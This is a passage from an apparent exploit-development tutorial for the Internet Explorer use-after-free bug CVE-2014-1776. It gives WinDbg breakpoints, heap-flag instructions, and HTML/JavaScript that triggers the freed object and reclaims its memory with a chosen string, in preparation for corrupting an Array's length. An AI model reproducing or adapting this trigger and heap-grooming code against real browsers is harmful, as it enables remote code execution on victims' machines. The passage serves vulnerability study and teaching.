0a53ba6c 6f06abdc jscript9!HostDispatch::CallInvokeEx+0xae
0a53bae0 6f06ab30 jscript9!HostDispatch::PutValueByDispId+0x94
0a53baf8 6f06aafc jscript9!HostDispatch::PutValue+0x2a
```

Now we need to develop a breakpoint which breaks exactly at the point of crash. This is necessary for when we remove the flag HPA and ECX points to a string of our choosing.

Let's start by putting the following breakpoint right before we allow blocked content in IE:

```
bp MSHTML!CMarkup::IsConnectedToPrimaryMarkup
```

The breakpoint will be triggered many times before the crash. Moreover, if we click on the page in IE, the breakpoint will be triggered some more times. It's better to put an initial breakpoint on a parent call which is called only after we allow blocked content in IE. The following breakpoint seems perfect:

```
bp MSHTML!CBase::put_BoolHelper
```

When the breakpoint is triggered, set also the following breakpoint:


```
bp MSHTML!CMarkup::IsConnectedToPrimaryMarkup
```

This last breakpoint is triggered 3 times before we reach the point (and time) of crash. So, from now on we can use the following standalone breakpoint:

```
bp MSHTML!CBase::put_BoolHelper "bc *; bp MSHTML!CMarkup::IsConnectedToPrimaryMarkup 3; g"
```

If you try it, you'll see that it works perfectly!

Now we can finally try to make ECX point to our string. But before proceeding, disable the two flags HPA and UST:



Here's the modified javascript code:

XHTML


```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head id="haed">
<title>IE Case Study - STEP1</title>
<style>
      v\:*{Behavior: url(#default#VML)}
</style>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE9" />
<script>
      window.onload = function (){
         var head = document.getElementById("haed")
         tmp = document.createElement("CVE-2014-1776")
         document.getElementById("vml").childNodes[0].appendChild(tmp)
         tmp.appendChild(head)
         tmp = head.offsetParent
         tmp.onpropertychange = function(){
```

```
            this["removeNode"](true)
            document.createElement("CVE-2014-1776").title = ""

            var elem = document.createElement("div");
            elem.className = new Array(0x428/2).join("a");
         }
         head.firstChild.nextSibling.disabled = head
      }
</script>
</head>
<body><v:group id="vml" style="width:500pt;"><div></div></group></body>
</html>
```

Remember to set the following breakpoint:

```
bp MSHTML!CBase::put_BoolHelper "bc *; bp MSHTML!CMarkup::IsConnectedToPrimaryMarkup 3; g"
```

When the breakpoint is triggered, you should see something similar to this:




The UAF

bug (2)

We will need to analyze the bug in IDA.

This time I won't show you how I determined the content of the string step by step because it'd be a very tedious exposition and you wouldn't learn anything useful. First I'll show you the relevant graphs so that you can follow along even without IDA, and then I'll show you the complete "*schema*" used to exploit the UAF bug and modify the length of the chosen Array.


Open mshtml in IDA then press Ctrl+P (Jump to function), click on Search and enter CMarkup::IsConnectedToPrimaryMarkup. Double click on the function and you'll see the crash point:

